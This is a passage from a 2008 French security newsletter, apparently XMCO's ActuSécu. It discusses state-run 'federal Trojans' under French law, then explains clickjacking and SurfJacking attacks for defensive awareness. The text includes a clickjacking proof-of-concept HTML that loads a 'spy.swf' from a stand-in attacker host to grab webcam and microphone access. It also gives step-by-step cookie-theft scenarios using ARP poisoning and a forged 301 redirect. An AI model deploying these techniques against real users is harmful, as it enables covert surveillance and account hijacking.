L'une des principales limites techniques réside dans la difficulté d'identifier et de cibler - à coup sûr - le suspect. Avec les **proxies, le NAT, les hotspots**, l'utilisation de l'adresse IP source n'est pas suffisamment fiable pour identifier un suspect. Les risques de dérapage, d'écoute de la mauvaise personne et d'atteintes aux libertés individuelles (données confidentielles, santé, ordinateur partagé, etc.) sont omniprésents.
Si l'ordinateur utilisé par le suspect appartient à une entreprise étrangère ? Le Trojan étatique pourrait être considéré comme **un acte d'espionnage industriel**.

Restent ensuite toutes les difficultés d'ordre légal : en fonction des pays, les preuves peuvent-elles être opposées à un prévenu lorsqu'elles ont été récupérées sans son autorisation ? L'utilisation d'un Trojan fédéral ne serait-elle pas un véritable risque pour l'enquête dans la mesure où le prévenu pourrait retourner juridiquement le Trojan contre le plaignant avec un vice de procédure ? Il serait intéressant d'en débattre avec des experts juridiques ; nous avons pris contact avec différents experts sur le sujet, personne n'a souhaité nous répondre.

Enfin, comment s'assurer que **ces Trojans soient uniquement utilisés pour écouter des cellules terroristes** ? Pourraient-ils être utilisés à des fins politiques en écoutant des opposants, des journalistes ou encore des syndicalistes ?

Le risque de contre-attaque

Un risque important pour le Trojan fédéral réside dans le piratage du Trojan lui-même. Il n'est pas rare de voir un **malware s'attaquer à un autre malware**, comme le cas du Trojan Sony DRM.

Que se passe-t-il si des pirates découvrent une **vulnérabilité au sein même du Trojan Féréral** ? Ces derniers pourraient prendre le contrôle de l'ordinateur des citoyens suspects. Pire, ils pourraient utiliser la même signature que celle du Trojan fédéral - soit une signature potentiellement non détectée par les antivirus - pour diffuser leur propre malware.

Enfin, le Trojan doit forcement communiquer avec un serveur maitre, son C&C. Si ce dernier était repéré, des pirates pourraient contre-attaquer ce serveur.
Les gouvernements devront alors mettre en place des protections pour ne pas être facilement identifiables, par exemple un réseau de type fast-flux (Voir ActuSécu n°18).

Et la France dans tout ça?

Un fédéral Trojan hexagonal ?

Nous en arrivons à la question sous-jacente de cet article. Est-ce que le gouvernement pourrait utiliser, dans un futur proche, un fédéral Trojan à la française ?
Nous **n'avons aucune confirmation** (dans un sens comme dans l'autre) sur l'existence d'un tel logiciel. Cependant, quelques informations méritent d'être mises en perspective.

Livre Blanc, CNIL, DCRI, EDVIGE, LOPSI...

Tout d'abord, le récent livre blanc sur la défense nationale évoque *le développement d'outils spécialisés (armes numériques de réseaux, laboratoires technico-opérationnels)*. Peut-on imaginer qu'un Trojan soit considéré comme une arme numérique ?

Ensuite, la CNIL serait-elle consultée ? La commission pourrait-elle s'opposer pour des raisons de protections de la vie privée à la diffusion d'un Trojan étatique ? La LIO (Lutte Informatique Offensive) sera très certainement gagnante lorsqu'il s'agira de la sécurité de l'état.

Il serait très probable que si un cadre juridique se formait autour du sujet des Trojans fédéraux en France, il s'agirait de la **LOPSI**.

La LOPSI ou Loi d'Orientation et de Programmation pour la Sécurité intérieure, est apparue en 2002 sous la forme d'un projet de loi permettant aux officiers de police judiciaire, si un magistrat **l'autorise, d'accéder directement à des fichiers informatiques** et de saisir à distance par la voie télématique ou informatique les renseignements qui paraîtraient nécessaires à la manifestation de la vérité (Source legifrance.gouv.fr).

Ce projet de loi est apparu après voir fait le constat qu'un trop grand nombre d'enquêtes judiciaires pouvaient être paralysées par l'incapacité des institutions publiques ou privées (établissements financiers, opérateurs de téléphonie, administrations...) à répondre dans des délais raisonnables aux réquisitions effectuées par les officiers de police judiciaire à la demande de l'autorité judiciaire. Le plus souvent, la raison invoquée par les personnes requises pour justifier ce retard est la difficulté d'extraire, de traiter et de faire parvenir les renseignements demandés au service de police ou de gendarmerie requérant.

Concrètement, **la police va pouvoir saisir** (et accéder à distance) les logs des FAI avec une autorisation adéquate.

Le décret N°2106-358 du 24 mars 2006, **impose** désormais **aux FAI** (Fournisseurs d'Accès à l'Internet) de **conserver** au minimum 1 an **toutes les données de connexion de ses abonnés** à des fins d'identication lors d'une éventuelle enquête de police. Ainsi, un abonné ADSL avec une adresse IP flottante pourra être identifié en fonction de la date et de son IP au moment des faits présumés.

En décembre 2007, la loi **LOPSI n°2** fait grand bruit avec *Le Figaro* titrant (selon des sources proches du gouvernement) : *Bientôt des mouchards de police sur les ordinateurs.*

Dans un article du 25 juin 2008, le journal *Le Monde* explique que la police prévoit de réaliser des *captations* informatiques par l'introduction dans les ordinateurs des citoyens d'un *cheval de Troie* informatique avec l'aval d'un juge et sans l'autorisation des intéressés.

Conclusion

Le renseignement de terrain a encore de beaux jours devant lui, mais il est indéniable qu'il devient indispensable pour les états de se doter d'outils numériques pour la lutte informatique.

La création du service français DCRI (Direction Centrale du Renseignement intérieur, le FBI français) et les différents projets de fusion des fichiers de renseignements indiquent la tendance.

Il reste cependant de très importantes contraintes techniques et légales : comment cibler le suspect ? Éviter les dérives ? Ne pas être détecté par les antivirus ? Construire des équipes d'experts (publics ou privés) qui maintiendront à jour un outil efficace ?

Enfin, il est certain que les hackers - whitehat ou blackhat - s'intéresseront de très près à ces outils et chercheront à les analyser en détail.

Beaucoup de points restent donc encore en suspens.

Le Clickjacking : une nouvelle attaque web simple mais efficace

Quelques semaines après le SurfJacking, une nouvelle vulnérabilité a cette fois-ci été identifiée au sein des navigateurs Internet.

En effet, Jeremiah Grossman et Robert Hansen ont découvert au début du mois de septembre un problème critique affectant tous les navigateurs du marché.

Cette attaque basée sur une utilisation malicieuse de propriétés HTML a fait le Buzz de ce mois de septembre...

Retour sur le ClickJacking et explications...

XMCO | Partners

Le ClickJacking, une attaque connue, mais jamais aboutie

Retour sur le "non-disclosure"

Après le **Surfjacking**, un autre sujet d'actualité fait parler de lui. Une fois de plus, les experts en sécurité Robert Hansen, plus connu sous son pseudonyme *RSnake* (fondateur du site ha.kers.org), et Jeremiah Grossman (que l'on ne présente plus), ont découvert une faille de sécurité critique affectant l'ensemble des navigateurs Internet.

Cette récente attaque, nommée ***Clickjacking*** ou **UI *redress Attack***, devait être présentée par les deux chercheurs lors de la conférence annuelle de l'OWASP du 22 au 25 septembre.

Cependant, après réflexion et vu la portée de leur découverte, ces derniers ont préféré annuler leur intervention afin de permettre aux éditeurs de corriger le problème avant la divulgation des détails techniques.

Bien que peu d'indices aient été donnés durant le mois de septembre, les passionnés ont échangé de nombreux posts et plusieurs preuves de concept ont vu le jour lors de ces dernières semaines. C'est lorsque le chercheur **Guy Aharonovsky** a réellement découvert ce qui se cachait derrière cette attaque que les auteurs ont publié un article officiel fournissant de plus amples détails techniques.

En quelques mots, cette attaque permet, lors de la visualisation d'une page web, de duper l'utilisateur quant au contenu sur lequel il va interagir et donc exécuter des actions à son insu.

Le principe

La base de cette attaque réside dans le fait que les **propriétés HTML permettent de manipuler** l'affichage d'une page web. Il est possible de positionner des calques (élément HTML DIV) à des endroits prédéfinis d'une page, et de jouer sur la profondeur lors de la superposition de plusieurs calques.

En d'autres mots, il est possible de créer un site web contenant deux pages web superposées. L'utilisateur effectue alors des actions sur une autre page que celle visualisée.
L'attaque consiste alors à placer **un calque transparent en première position**, afin que l'utilisateur ne visualise que le calque en arrière-plan. Le fait d'effectuer cette manipulation permet d'intéragir avec le calque placé en avant plan tandis que **l'utilisateur pense interagir avec celui en arrière-plan**.

Le schéma ci-dessous explique le mécanisme.

La victime pense visiter et interagir avec le site XMCO (calque 2), cependant, elle interagira directement avec le calque malicieux (1) quand elle voudra cliquer sur les liens se trouvant sur le site visualisé.

Les détails techniques

Il existe un grand nombre de variantes utilisées pour mettre en place une telle attaque. Certains utilisent du **Flash**, d'autres des **iframes** ou encore du **Javascript**...

Nous avons choisi de développer une preuve de concept fonctionnant sur Firefox (Mac OS X) afin de vous présenter de **manière générale** une des techniques utilisées.

Le langage HTML possède de nombreuses fonctions et propriétés. Les deux chercheurs ont utilisé une de ces options afin de développer leurs preuves de concept.

> **« L'attaque réside dans l'utilisation de propriétés HTML permettant de manipuler l'affichage d'une page web... »**

En effet, il est possible d'inclure au sein de balises DIV les propriétés suivantes :

- La propriété **z-index** permet de spécifier la position d'empilement d'un bloc par rapport aux autres (notion de profondeur).
- La propriété **opacity** permet de spécifier l'opacité (transparence) d'un élément (ou *filter* pour Internet Explorer).

Ainsi, en utilisant conjointement ces options, nous pouvons alors obtenir une page web contenant deux calques HTML superposés.

En attribuant une valeur plus élevée à la propriété ***z-index*** du calque contenant le site malicieux, celui-ci se trouve au premier plan.

Voici le code HTML de la preuve de concept que nous avons développé pour **Firefox** pour Mac OS X :

PREUVE DE CONCEPT

```
<div style="z-index:2; opacity:0; filter:alpha(opacity=0); ">
<embed width="215" height="140" align="middle" pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-flash" allowscriptaccess="sameDomain" name="spy" bgcolor="#ffffff" quality="high" src="http://www.site-pirate.com/spy.swf" />
</div>

<div id="page" style="z-index:-1; position:absolute; top:121px; height:30px; padding-top:120px; width:100%; text-indent:40px; ">
<iframe src="http://www.xmcopartners.com" width="100%" height="100%" frameborder="0"></iframe>
</div>
```

Dans la preuve de concept ci-dessus, un **premier calque [1]** est placé au dessus du second (avec un champ z-index :2) et est totalement transparent (opacity : 0). Ainsi la victime ne va pas pouvoir visualiser la page du pirate (http://www.site-pirate.com/)

Le **second calque [2]** (utilisation d'une iframe) est placé derrière le premier (z-index :-1) mais celui-ci est visible aux yeux de l'internaute (site http://www.xmcopartners.com).


La victime pense donc naviguer sur le site http://www.xmcopartners.com mais chaque clic interagit avec le premier calque.

Les différentes méthodes d'exploitation

Accès au microphone et à la webcam d'un visiteur

Un des premiers scenarii mis en avant par les auteurs du ClickJacking concerne l'utilisation d'animations Flash (voir encadré).

La technologie Flash permet, entre autres, d'accéder et de manipuler divers périphériques branchés sur un poste de travail. Lorsqu'un site web **souhaite accéder au microphone et à la webcam d'un internaute**, une boîte de dialogue est affichée et doit être validée par le visiteur afin d'autoriser l'accès aux périphériques audio/vidéo.



Fenêtre demandant la confirmation à l'utilisateur

L'attaque du ClickJacking permet au pirate d'utiliser ces **périphériques divers** à l'insu du visiteur.

En plaçant un calque transparent contenant une animation flash, la fenêtre avertissant l'utilisateur de confirmer une action sera, également, transparente. Une personne mal intentionnée peut alors placer **un lien à un endroit judicieusement conçu** pour que l'utilisateur confirme une action malicieuse sans s'en rendre compte.

INFO

L'utilisation malicieuse des animations Flash...

Les animations Flash sont de redoutables armes pour les pirates. Comme nous l'avions déjà signalé lors de notre numéro 20 (lien), les anciennes versions de Flash Player permettaient d'envoyer des requêtes sur des domaines externes ou de modifier les entêtes...
Une fois de plus, ces animations ont été utilisées afin d'accéder au microphone et à la webcam des victimes...

La version 10 du lecteur flash corrigera en partie certaines de ces failles de sécurité.

Voici une page malicieuse telle que pourrait la voir un utilisateur visitant notre site web. Il est évident que dans le cas d'une vraie attaque, l'affichage serait nettement amélioré...

Page malicieuse avec une transparence de 100% pour le calque contenant l'animation flash

En cliquant sur le lien *Accéder au site*, l'utilisateur va cependant **accepter que le site malicieux gère sa webcam et son microphone**.

En effet, ce site contient une animation flash transparente au premier plan. Le lien étant situé à l'emplacement du bouton *Autoriser* l'utilisateur donne alors les droits au site d'utiliser sa webcam et son microphone. **La boîte de dialogue est ici totalement invisible...**

Voici la même page avec une transparence de 66% pour le calque contenant l'animation flash. **La boîte d'avertissement est alors visible...**

Même page que précédemment avec une transparence de 66%.

En effectuant cette attaque, un pirate peut alors enregistrer les flux vidéo et audio de votre webcam et de votre microphone.

Manipulation des données d'une autre page


Un autre scénario parmi tant d'autres pourrait concerner la reconfiguration d'un routeur personnel...

En incluant la **page d'administration du routeur** (attaque spécifique pour un routeur donné) dans notre iframe, un attaquant pourrait forcer un utilisateur à effectuer des actions non désirées.

En effet, de nombreux routeurs offrent la possibilité de mettre un ordinateur en DMZ et ainsi de natter automatiquement tous les services accessibles sur la **machine positionnée en DMZ**. Pour cela un simple clic permet de configurer la box de la sorte.

On pourrait donc imaginer qu'un pirate inclut la page par défaut d'un routeur (à savoir 192.168.1.1/router.html dans notre exemple) et incite l'utilisateur à cliquer sur le bouton "configurer la DMZ sur cet ordinateur".

Nous avons pu développer une preuve de concept qui cette fois-ci fonctionne sur la majorité des navigateurs.



Interface d'un routeur personnel

En cliquant sur le lien proposé, la victime rendrait, à son insu, **sa machine accessible depuis Internet** avec tous les ports nattés.

Page telle que pourrait la voir un visiteur

La page de configuration du routeur de la victime est **donc invisible à ses yeux.** Or en suivant le lien "Accéder au site", ce dernier clique en réalité sur le bouton qui permet de mettre sa machine en DMZ.

Même page avec une transparence de 50% pour l'iframe contenant l'interface d'administration du routeur

Autres scénarii possibles...

Nous avons seulement évoqué deux scénarii. Il en existe des dizaines d'autres possibles.

Il est possible de créer une page web avec un formulaire pré-remplis qui sera soumis lorsque la victime cliquera sur le lien malicieux.

De même, la **validation d'ActiveX** peut également être envisagée dans le cas où les traditionnelles boîte de dialogue ne sont pas utilisées...
La **redirection vers un site vérolé**, les fraudes aux clics, le téléchargement et l'upload de fichier via des animations Flash...

Bref un grande nombre de possibilités sont maintenant offertes aux pirates.

Conclusion

Cette nouvelle attaque web est donc simple à mettre en oeuvre, mais particulièrement efficace. Les deux chercheurs ont parfaitement démontré qu'il existe encore de nombreuses attaques web à découvrir en se basant simplement sur des propriétés intrinsèques aux langages de programmation (et aux protocoles...cf Kaminsky).

Dans le cas du ClickJacking, un pirate peut totalement duper l'utilisateur quant aux actions réalisées afin d' enregistrer des flux audio et vidéo à l'insu de la victime.

Adobe va prochainement sortir une version qui empêchera l'exploitation de ce type d'attaque. En attendant, nous vous recommandons vivement l'extension Firefox *NoScript* qui est particulièrement efficace...

Webographie

- [1] Site de Robert Hansen
http://ha.ckers.org/blog/20081007/clickjacking-details/

- [2] Site de Jeremiah Grossman
http://jeremiahgrossman.blogspot.com/2008/10/clickjacking-web-pages-can-see-and-hear.html


PROOF OF CONCEPT

Un test grandeur nature

Le laboratoire XMCO a développé pour nos lecteurs deux preuves de concept afin de comprendre clairement l'attaque.


La première affiche la webcam du visiteur (uniquement fonctionnelle sur Firefox sous Mac OS X).

URL :
http://xmcopartners.com/actu-secu/21/poc/clickjacking.html



La seconde, fonctionnelle sur tous les navigateurs, utilise une iframe afin de faire cliquer l'internaute sur un autre bouton que celui visualisé

URL : http://xmcopartners.com/actu-secu/21/poc/clickjacking-iframe.html



Le SurfJacking : un dérivé du MITM

Après la Defcon de ce mois d'août, certaines présentations ont fait davantage parler d'elles (pour des raisons inconnues !).

Le SurfJacking est une des techniques d'attaques qui a particulièrement été relayée (un peu trop à notre goût) sur Internet au mois d'août 2008.

En quelques mots, il est possible d'intercepter le cookie de session d'une victime lors d'une communication chiffrée... Oui, à première vue le sujet semble relativement étrange, mais possible... Explications...

XMCO | Partners

Rappel
Les cookies de session

Rappelons, tout d'abord, le principe des cookies et de l'option *Secure* (la majorité d'entre vous peuvent directement se rendre au chapître suivant !).
Une authentification est, le plus souvent, basée sur un système de **cookie de session**. Une fois authentifié sur un site web, le serveur délivre un cookie de session valide stocké et utilisé par le navigateur.
Ce cookie permet d'identifier l'utilisateur pour chacune des requêtes envoyées par le navigateur sur un domaine précis.

Un pirate qui écoute (sniffe) les données échangées entre un utilisateur et un serveur peut lire le trafic non chiffré. Par conséquent, **chaque requête HTTP interceptée** contient le cookie de session de la victime qui peut être volé par le pirate puis réutilisé.

En revanche, lorsque la victime navigue via le protocole **HTTPS**, le pirate positionné sur le même brin réseau **ne peut lire les données échangées** (à moins de mener une attaque évoluée mettant en jeu des certificats signés par l'attaquant – SSL MITM).

Les cookies de session ne peuvent donc, a priori, être volés si les connexions s'effectuent en HTTPS.
Oui mais...

Le SurfJacking permet de contourner cette sécurité sous certaines conditions.

L'option *Secure* des cookies

Plusieurs options existent lorsqu'un cookie est délivré à un client. Une d'entre elles est méconnue et se nomme *Secure.*

Cette dernière est définie dans la RFC 2965 (HTTP State Management Mechanism) de la sorte :

> **Secure**
>
> OPTIONAL. The Secure attribute (with no value) directs the user agent to use only (unspecified) secure means to contact the origin server whenever it sends back this cookie, to protect the confidentially and authenticity of the information in the cookie.

En quelques mots, l'option *Secure* d'un cookie permet de garantir que celui-ci soit transmis uniquement lors d'une connexion chiffrée (HTTPS).

En aucun cas, ce dernier ne pourra être envoyé si l'internaute visite la partie non sécurisée (HTTP) du site en question.

Intéressons-nous à présent à cette "nouvelle" (si l'on peut dire) technique d'attaque baptisée le *SurfJacking*.

Le SurfJacking, une attaque pas si révolutionnaire

L'origine du problème

Entrons à présent dans les détails de cette attaque. Ne vous attendez pas à du grand art en terme de hacking mais c'est notre devoir de vous informer sur les nouvelles tendances du moment.

Sous ce nom assez vendeur se cache en réalité une attaque basée sur un mélange entre le *Man in the Middle, le Sniffing* et l'exploitation de cookies non sécurisés.

En d'autres temers, **le problème vient du fait qu'un nombre important de sites en HTTPS n'utilisent pas les cookies sécurisés.** Ainsi lorsqu'un site HTTPS n'impose pas l'utilisation de ce flag, le cookie de session associé à un nom de domaine est alors envoyé quel que soit le protocole HTTP ou HTTPS utilisé.

> **« L'option Secure d'un cookie permet de garantir que celui-ci ne soit transmis uniquement lors d'une connexion chiffrée (HTTPS) ... »**

Pour résumer, si le pirate force la victime à effectuer une requête sur http://www.banque-en-ligne.fr, le navigateur de cette dernière enverra quel que soit le protocole utilisé (HTTP ou HTTPS) le cookie associé à ce nom de domaine.

Si le pirate parvient à intercepter cette requête, il récupérera le cookie de session et donc les clefs pour accéder aux contenus privés/authentifiés (HTTPS) de la banque de la victime…

Différentes manières d'exploiter le problème...

Différentes méthodes permettent de réaliser cette attaque. Nous vous proposons quelques scenarii qui permettent d'intercepter le cookie de votre victime.

Une seule condition est nécessaire à la réussite de l'attaque : le pirate doit être positionné sur le même brin réseau que sa victime (afin de pouvoir sniffer dans le cas d'un hub, ou de mener une attaque Man in The Middle sur un réseau switché).

Côté cible, le serveur sur lequel le pirate veut obtenir un accès doit avoir les ports 80 et 443 ouverts (ce qui est souvent le cas...).

Les scénarii d'exploitation

Un email contenant une image pointant sur la version non sécurisée du site


Dans un premier temps, nous considérons que la victime a préalablement visité le site web HTTPS de sa banque (https://www.banque-en-ligne.fr), elle s'authentifie et obtient un cookie de session valide.

Le pirate va envoyer un email contenant une image pointant vers la partie HTTP du site de la banque de la victime. Nous considérons ici que la victime utilise une Webmail.

En effet, dans le cas d'un client Mail, nos tests ont prouvé que le client mail (en l'occurrence Mail) ne partage pas les cookies avec le navigateur Internet Safari.

Cependant, lors de la visualisation de l'email via une Webmail, le navigateur va donc tenter de télécharger l'image en question et de soumettre les cookies associés au nom de domaine de la banque.

Le schéma résume le principe de l'attaque.



1. Le pirate, situé sur le même réseau local que la victime, envoie un email contenant **une image (pointant vers l'adresse HTTP)** de la banque de la victime tout en écoutant le trafic sur le réseau local.

2. Lors de la visualisation du mail, le client mail va tenter de **télécharger l'image** en question. Le navigateur envoie donc le cookie associé à sa banque en ligne afin de visualiser l'image contenue dans le mail.

3. Le pirate **écoute** (sniff/ARP Poisonning) la communication et récupère le cookie de l'utilisateur qui a transité en clair sur le réseau local et se connecte sur la partie sécurisée du site de la banque ciblée.

Attaque MITM 301 Moved permanently

Une autre méthode présentée notamment par l'auteur du White Paper *Surfjacking* (voir Webograghie) consiste à se positionner entre la victime et la passerelle d'un réseau local et d'écouter le trafic.

Dans ce cas, l'attaque repose forcément sur une technique **Man In The Middle (MITM)** : l'ARP Poisonning. L'attaquant se fait passer pour la passerelle par défaut afin de relayer et espionner tout le trafic envoyé par sa victime. Il peut donc **modifier le contenu des pages HTML à la volée**.

> *"* Le SurfJacking est en réalité la conséquence d'une attaque Man In The Middle ... *"*

Nous considérons toujours que la victime est préalablement authentifiée sur le site de sa banque.

Dès qu'une requête sur un site HTTP est envoyée par la victime, le pirate répond par une réponse HTTP 301 location. Ce code d'erreur HTTP indique au navigateur de visiter une autre URL (redirection).

Ainsi, le pirate **envoie une réponse 301 location** pointant vers la partie non sécurisée de la banque de la victime. Le navigateur de la victime va donc simplement suivre le lien indiqué dans le champ *Location* et soumettre les cookies associés au domaine en question.

```
HTTP/1.1 301 Moved Permanently
Date: Tue, 07 Oct 2008 16:42:32 GMT
Server: Apache
Location: http://www.banque-en-ligne.com
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Le schéma suivant illustre cette attaque :

1. La victime visite n'importe quel site (ici http://www.google.fr). **Le pirate intercepte la requête**.

2. Le pirate lui renvoie un *301 Move Permanently* avec en champs "Location" l'adresse du site http://www.banque-en-ligne.fr

3. Le navigateur de la victime **redirige la victime** vers ce site HTTP en utilisant le cookie de session attribué pour ce nom de domaine si le flag "Secure" n'est pas activé.


4. Le pirate **intercepte alors le cookie** de session et redirige la victime vers le vrai site http://www.google.Fr.

5. Le pirate utilise le cookie de session subtilisé pour s'authentifier sur le site bancaire de sa victime.

INFO


Forcer l'utilisation de cookie Secure : une fonctionnalité offerte par certains sites...

Certains sites proposent aux utilisateurs d'utiliser des cookies secure, c'est le cas de Google pour la messagerie Gmail par exemple. En choisissant l'option «Always use https", l'utilisateur ne pourra s'authentifier en HTTP sur Google et sur les différents services proposés via son cookie de session.



Attaque MITM en remplaçant des balises images à la volée

Le dernier scénario d'exploitation, certainement le plus probable consiste à mener une attaque Man in The Middle et à remplacer à la volée une image d'un site visité par la victime. **L'image ajoutée par le pirate pointe vers le site de la Banque de la victime en HTTP** ce qui a pour conséquence d'envoyer les cookies associés à ce domaine. Le pirate peut donc voler le cookie et se connecter sur le site de la Banque.



1. La victime visite "http://www.google.fr" ou un autre site en HTTP.

2. Le pirate lui renvoie la page HTML du site Google en y **insérant à la volée une image** pointant vers le site http://www.banque-en-ligne.com.

3. Le navigateur de la victime **tente de charger l'image** en utilisant le cookie de session attribué pour ce nom de domaine. Le pirate **intercepte alors le cookie** de session et laisse passer la requête.

4. Une image (invisible) n'est pas chargée lors de la visualisation de Google mais ceci n'éveille pas les soupçons de la victime. **Le pirate s'authentifie avec le cookie** de la victime sur le site bancaire.

Des cookies vraiment sécures?

L'utilisation de cookies sécurisés permet-elle de protéger totalement l'utilisateur?
La mise en place d'un cookie sécurisé ne met pas l'utilisateur à l'abri de certaines attaques, elle permet seulement **d'ajouter une sécurité supplémentaire** afin de pallier à l'attaque décrite ci-dessus.

Deux méthodes permettent tout de même de voler le cookie d'un utilisateur possédant un cookie sécurisé.

Un code javascript envoyant le cookie au pirate

Un code javascript exécuté sur la page HTTPS peut récupérer le cookie.
En utilisant une faille de type **Cross Site Scripting (XSS)** sur le site vulnérable, le pirate peut alors s'envoyer le cookie de session sécurisé :

